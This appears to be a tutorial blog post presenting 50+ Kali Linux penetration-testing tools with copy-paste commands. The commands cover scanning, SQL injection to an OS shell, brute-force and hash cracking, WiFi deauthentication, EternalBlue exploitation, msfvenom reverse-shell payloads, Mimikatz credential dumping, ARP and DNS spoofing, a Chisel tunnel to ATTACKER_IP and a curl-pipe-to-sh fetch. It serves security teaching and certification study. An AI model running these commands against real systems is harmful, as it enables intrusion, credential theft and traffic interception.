
Quick Summary
- 50+ tools covered across 9 categories — from reconnaissance to post-exploitation
- Real command examples with actual syntax you can copy-paste
- 2026 updates including the latest tool versions and techniques
- Free cheat sheet PDF available for download at the bottom of this article
- For: Penetration testers, ethical hackers, security analysts, and IT professionals

Kali Linux remains the undisputed king of penetration testing distributions in 2026. With over 600 pre-installed security tools, it's the go-to operating system for ethical hackers, penetration testers, and cybersecurity professionals worldwide. But with so many tools available, knowing which ones to master — and how to use them effectively — can be overwhelming.
This comprehensive guide covers the 50+ most essential Kali Linux tools that every security professional should know. We've organized them by category, included real-world command examples, and provided practical tips for each tool. Whether you're preparing for a certification like OSCP, conducting a professional pentest, or learning ethical hacking from scratch, this is your definitive reference.
1. Information Gathering & Reconnaissance
Every successful penetration test begins with thorough reconnaissance. These tools help you map the target's attack surface before attempting any exploitation.

Nmap — The Network Mapper
Nmap is arguably the most important tool in any pentester's arsenal. It discovers hosts, open ports, running services, and operating systems on a network.
# Comprehensive scan with version detection, scripts, and OS fingerprinting
nmap -sV -sC -O -A target.com

# Fast full port scan (all 65535 ports)
nmap -p- --min-rate=10000 192.168.1.0/24

# Stealth SYN scan with specific port range
nmap -sS -p 1-1000 -T4 --open target.com

# UDP scan for common services
nmap -sU --top-ports 100 target.com

# Vulnerability scanning with NSE scripts
nmap --script=vuln target.com
Pro tip: Always start with a quick port discovery scan (-p- --min-rate=10000), then do a detailed scan on only the open ports. This saves significant time on large networks.
Masscan — The Fastest Port Scanner
Masscan can scan the entire Internet in under 6 minutes. It uses asynchronous packet transmission to achieve speeds of 10 million packets per second.
# Scan all ports at 10,000 packets/second
masscan -p1-65535 --rate=10000 target.com

# Scan for specific services across a /16 network
masscan 10.0.0.0/16 -p80,443,8080,8443 --rate=100000

# Output results in Nmap-compatible format
masscan -p1-65535 target.com --rate=10000 -oG masscan_results.gnmap
theHarvester — Email & Subdomain Discovery
theHarvester gathers emails, subdomains, IPs, and URLs from multiple public sources — essential for OSINT-based reconnaissance.
# Search across multiple sources
theHarvester -d target.com -b google,bing,linkedin,dnsdumpster

# Save results to XML
theHarvester -d target.com -b all -f harvest_results
Recon-ng — Web Reconnaissance Framework
A full-featured reconnaissance framework with modular design, similar to Metasploit but focused on OSINT.
# Launch with a workspace
recon-ng -w target_workspace

# Install and use modules
marketplace install all
modules load recon/domains-hosts/bing_domain_web
options set SOURCE target.com
run
DNSRecon & Fierce — DNS Enumeration
# DNSRecon: comprehensive DNS enumeration
dnsrecon -d target.com -t std,brt,axfr

# Fierce: find non-contiguous IP space
fierce --domain target.com --subdomains /usr/share/wordlists/subdomains.txt
2. Vulnerability Analysis
Once you've mapped the target, the next step is identifying vulnerabilities that could be exploited.
Nikto — Web Server Scanner
Nikto performs comprehensive tests against web servers, checking for 6,700+ potentially dangerous files/programs and outdated server versions.
# Full scan with all CGI directories
nikto -h https://target.com -C all

# Scan with SSL and save HTML report
nikto -h target.com -ssl -Format htm -o nikto_report.html

# Scan specific port with authentication
nikto -h target.com:8443 -id admin:password
WPScan — WordPress Security Scanner
With WordPress powering 43% of all websites, WPScan is essential for any web application assessment.
# Full WordPress enumeration
wpscan --url target.com --enumerate vp,vt,u,dbe

# Aggressive plugin detection with API token
wpscan --url target.com --api-token YOUR_TOKEN -e ap --plugins-detection aggressive

# Password brute force
wpscan --url target.com -U admin -P /usr/share/wordlists/rockyou.txt
SQLMap — Automated SQL Injection
SQLMap automates the process of detecting and exploiting SQL injection vulnerabilities. It supports all major database engines.
# Basic SQL injection test
sqlmap -u "https://target.com/page?id=1" --dbs

# Advanced testing with saved request
sqlmap -r request.txt --batch --level=5 --risk=3

# Dump specific database table
sqlmap -u "target.com/page?id=1" -D database_name -T users --dump

# OS shell via SQL injection
sqlmap -u "target.com/page?id=1" --os-shell
SearchSploit — Offline Exploit Database
# Search for Apache exploits
searchsploit apache 2.4

# Copy exploit to current directory
searchsploit -m 46635

# Search with exact version match
searchsploit -e "Apache 2.4.49"
3. Web Application Testing
Burp Suite — The Swiss Army Knife of Web Testing
Burp Suite is the industry standard for web application security testing. The Community Edition comes pre-installed in Kali.
Key features and workflow:
- Proxy: Intercept and modify HTTP/HTTPS traffic between browser and target
- Scanner: Automated vulnerability scanning (Pro only)
- Intruder: Automated customized attacks (fuzzing, brute force)
- Repeater: Manually modify and resend requests
- Decoder: Transform data between encoding schemes
# Configure browser proxy to 127.0.0.1:8080
# Enable Intercept in Proxy tab
# Browse target site to map application
# Right-click requests -> Send to Intruder/Repeater
Gobuster — Directory & DNS Brute Force
# Directory brute force
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50

# With file extensions
gobuster dir -u target.com -w wordlist.txt -x php,html,txt,bak -t 50

# DNS subdomain enumeration
gobuster dns -d target.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

# VHost discovery
gobuster vhost -u target.com -w vhosts.txt
FFuf — Fast Web Fuzzer
FFuf is a Go-based fuzzer known for its incredible speed and flexibility.
# Basic directory fuzzing (filter 404s)
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404

# Parameter fuzzing
ffuf -u "https://target.com/page?FUZZ=value" -w params.txt -mc 200

# POST data fuzzing
ffuf -u target.com/login -X POST -d "user=admin&pass=FUZZ" -w passwords.txt -fc 401

# Multiple wordlists (clusterbomb)
ffuf -u target.com/FUZZ1/FUZZ2 -w dirs.txt:FUZZ1 -w files.txt:FUZZ2
WhatWeb — Technology Fingerprinting
# Identify web technologies
whatweb -v target.com

# Aggressive scan
whatweb --aggression=3 target.com

# Scan multiple targets
whatweb -i targets.txt --log-json=results.json
4. Password Attacks
John the Ripper — Password Cracker
John the Ripper supports 300+ hash formats and features powerful rules-based word mangling.
# Crack with wordlist
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# Crack NTLM hashes
john --format=NT hash.txt

# Show cracked passwords
john --show hash.txt

# Use rules for word mangling
john --wordlist=words.txt --rules=All hash.txt

# Crack /etc/shadow (need to unshadow first)
unshadow /etc/passwd /etc/shadow > unshadowed.txt
john unshadowed.txt
Hashcat — GPU-Accelerated Cracking
Hashcat leverages GPU power for dramatically faster password cracking — up to 100x faster than CPU-based tools.
# MD5 dictionary attack
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

# NTLM with mask attack (8-char passwords)
hashcat -m 1000 -a 3 hash.txt ?u?l?l?l?d?d?d?d

# WPA2 handshake cracking
hashcat -m 22000 capture.hc22000 rockyou.txt

# Rule-based attack
hashcat -m 0 -a 0 hash.txt wordlist.txt -r /usr/share/hashcat/rules/best64.rule
Hydra — Network Login Brute Forcer
# SSH brute force
hydra -l admin -P /usr/share/wordlists/rockyou.txt target.com ssh

# HTTP POST form brute force
hydra -l admin -P passwords.txt target.com http-post-form \
  "/login:username=^USER^&password=^PASS^:F=Invalid credentials"

# FTP brute force with user list
hydra -L users.txt -P passwords.txt target.com ftp -t 16

# RDP brute force
hydra -l administrator -P passwords.txt target.com rdp
CeWL — Custom Wordlist Generator
# Generate wordlist from target website
cewl -d 3 -m 5 -w custom_wordlist.txt https://target.com

# Include email addresses
cewl -d 3 -m 5 -e --email_file emails.txt target.com
5. Wireless Network Attacks

Aircrack-ng Suite — Complete WiFi Security Toolkit
The Aircrack-ng suite is a collection of 15+ tools for WiFi network security auditing.
# Step 1: Kill interfering processes
airmon-ng check kill

# Step 2: Enable monitor mode
airmon-ng start wlan0

# Step 3: Scan for networks
airodump-ng wlan0mon

# Step 4: Target specific network and capture handshake
airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon

# Step 5: Deauthenticate client to capture handshake
aireplay-ng -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon

# Step 6: Crack the captured handshake
aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap
Wifite — Automated WiFi Hacking
Wifite automates the entire WiFi attack process — from scanning to cracking.
# Automated attack with dictionary
wifite --kill --dict /usr/share/wordlists/rockyou.txt

# Target specific encryption
wifite --wpa --kill

# WPS Pixie-Dust attack
wifite --wps-only
6. Exploitation Frameworks
Metasploit Framework — The King of Exploitation
Metasploit is the world's most widely used penetration testing framework, with 2,000+ exploits and 500+ payloads.
# Start Metasploit console
msfconsole

# Search for exploits
search type:exploit platform:windows smb

# Use an exploit
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS target.com
set LHOST your_ip
exploit

# Multi-handler for reverse shells
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST your_ip
set LPORT 4444
exploit -j
MSFVenom — Payload Generation
# Windows reverse shell executable
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f exe -o shell.exe

# Linux reverse shell ELF
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=4444 -f elf -o shell.elf

# PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f raw -o shell.php

# Python reverse shell
msfvenom -p python/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f raw -o shell.py

# List all available payloads
msfvenom --list payloads | grep reverse_tcp
CrackMapExec — Network & AD Exploitation
# SMB password spray across subnet
crackmapexec smb 192.168.1.0/24 -u admin -p 'Password123'

# Pass-the-Hash
crackmapexec smb target -u admin -H NTLM_HASH

# Execute commands
crackmapexec smb target -u admin -p pass -x 'whoami'

# Dump SAM database
crackmapexec smb target -u admin -p pass --sam
7. Sniffing & Spoofing
Wireshark & tcpdump — Packet Analysis
# tcpdump: capture HTTP traffic
tcpdump -i eth0 port 80 -A -n -w http_capture.pcap

# tcpdump: capture DNS queries
tcpdump -i eth0 port 53 -n

# Wireshark display filters
# HTTP POST requests: http.request.method == "POST"
# DNS queries: dns.qry.name contains "target"
# FTP credentials: ftp.request.command == "PASS"
# TLS handshake: tls.handshake.type == 1
Responder — LLMNR/NBT-NS Poisoning
# Start Responder with all servers
responder -I eth0 -rdwv

# Captured NTLMv2 hashes appear in /usr/share/responder/logs/
# Crack with hashcat
hashcat -m 5600 captured_hash.txt rockyou.txt
Bettercap — Modern MITM Framework
# Start interactive session
bettercap -iface eth0

# Network discovery and ARP spoofing
net.probe on
set arp.spoof.targets 192.168.1.50
arp.spoof on

# DNS spoofing
set dns.spoof.domains target.com
set dns.spoof.address YOUR_IP
dns.spoof on

# HTTP/HTTPS proxy
set http.proxy.sslstrip true
http.proxy on
8. Post-Exploitation
Privilege Escalation Tools
# LinPEAS — Linux privilege escalation scanner
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

# WinPEAS — Windows privilege escalation
.\winPEASx64.exe

# Linux Exploit Suggester
./linux-exploit-suggester.sh

# pspy — monitor processes without root
./pspy64
Pivoting & Tunneling
# Chisel — TCP/UDP tunneling over HTTP
# On attacker machine (server):
chisel server -p 8000 --reverse

# On compromised machine (client):
chisel client ATTACKER_IP:8000 R:9090:127.0.0.1:9090

# SSH tunneling
# Local port forward
ssh -L 8080:internal_host:80 user@jumphost

# Dynamic SOCKS proxy
ssh -D 1080 user@jumphost
# Then configure proxychains: socks5 127.0.0.1 1080
Credential Harvesting
# Mimikatz — Windows credential extraction
mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
lsadump::sam
kerberos::list /export

# Impacket — Python tools for network protocols
# Dump secrets remotely
impacket-secretsdump -just-dc domain/admin:password@DC_IP

# WMI execution
impacket-wmiexec domain/admin:password@target_ip
9. Forensics & Reporting
Volatility — Memory Forensics
# Identify memory image profile
volatility -f memdump.raw imageinfo

# List running processes
volatility -f memdump.raw --profile=Win10x64 pslist

# Dump process memory
volatility -f memdump.raw --profile=Win10x64 memdump -p 1234 -D output/

# Network connections from memory
volatility -f memdump.raw --profile=Win10x64 netscan

# Command history
volatility -f memdump.raw --profile=Win10x64 cmdscan
Binwalk & ExifTool
# Extract embedded files from firmware
binwalk -e firmware.bin

# Read file metadata
exiftool document.pdf

# Strip all metadata (for privacy)
exiftool -all= sensitive_document.pdf
Essential Kali Linux Wordlists
| Wordlist | Location | Use Case |
|---|---|---|
| RockYou | /usr/share/wordlists/rockyou.txt | Password cracking (14M+ passwords) |
| DIRB Common | /usr/share/wordlists/dirb/common.txt | Web directory discovery (4,614 entries) |
| DirBuster Medium | /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt | Extended directory brute force (220K entries) |
| SecLists | /usr/share/seclists/ | Comprehensive collection for all purposes |
Kali Linux Tools Methodology Workflow
Here is the recommended workflow for a professional penetration test:
| Phase | Tools | Goal |
|---|---|---|
| 1. Reconnaissance | Nmap, theHarvester, Recon-ng | Map attack surface, discover targets |
| 2. Scanning | Nmap, Masscan, Nikto | Identify open ports, services, vulnerabilities |
| 3. Enumeration | Gobuster, FFuf, WPScan, enum4linux | Deep-dive into services and applications |
| 4. Exploitation | Metasploit, SQLMap, Burp Suite | Gain initial access |
| 5. Post-Exploitation | LinPEAS, Mimikatz, Chisel | Escalate privileges, pivot, persist |
| 6. Reporting | Volatility, Autopsy, screenshots | Document findings and evidence |
Download the Free Kali Linux Tools Cheat Sheet
We have compiled all 50+ tools, commands, and syntax into a professional dark-themed PDF cheat sheet that you can download for free. Print it out, keep it on your desktop, or reference it during your next penetration test.
Download the Free Kali Linux Tools Cheat Sheet PDF
Frequently Asked Questions
Is Kali Linux legal to use?
Yes, Kali Linux is completely legal to download and use. However, using its tools against systems without explicit written authorization is illegal in most jurisdictions. Always obtain proper permission before conducting any security testing. Professional pentesters use formal engagement agreements (Rules of Engagement) before starting any assessment.
What are the best Kali Linux tools for beginners?
Start with Nmap for network scanning, Gobuster for directory enumeration, and Burp Suite for web application testing. These three tools cover the fundamental skills needed for penetration testing. Once comfortable, move on to Metasploit for exploitation and Hydra for password attacks.
How do I keep Kali Linux tools updated in 2026?
Run sudo apt update && sudo apt full-upgrade -y regularly. For specific tools like Metasploit, you can also update independently with msfupdate. Kali uses rolling releases, so updates are continuous rather than version-based.
Can I run Kali Linux in a virtual machine?
Yes, running Kali in a VM (VMware or VirtualBox) is the most popular method. It is safer than dual-booting and allows you to take snapshots before testing. For wireless testing, you will need a USB WiFi adapter that supports monitor mode, as VM virtualized network cards do not support it.
What is the difference between Kali Linux and Parrot OS?
Both are Debian-based security distributions. Kali focuses purely on penetration testing with 600+ tools pre-installed. Parrot OS includes pentesting tools plus privacy/anonymity features and is lighter on resources. Kali has a larger community and more tutorials available, making it better for beginners.
Do I need Kali Linux for the OSCP certification?
While not strictly required, Kali Linux is the recommended and most widely used distribution for OSCP preparation. The exam environment is designed to work well with Kali's pre-installed tools. Most OSCP training materials and write-ups assume you are using Kali.
Related Resources
- Nmap Cheat Sheet — Deep dive into Nmap scanning techniques
- Wireshark Complete Cheat Sheet — Network protocol analysis reference
- Cybersecurity Essentials 2026 — Broad cybersecurity fundamentals
- Linux Server Hardening Guide — Secure your Linux infrastructure



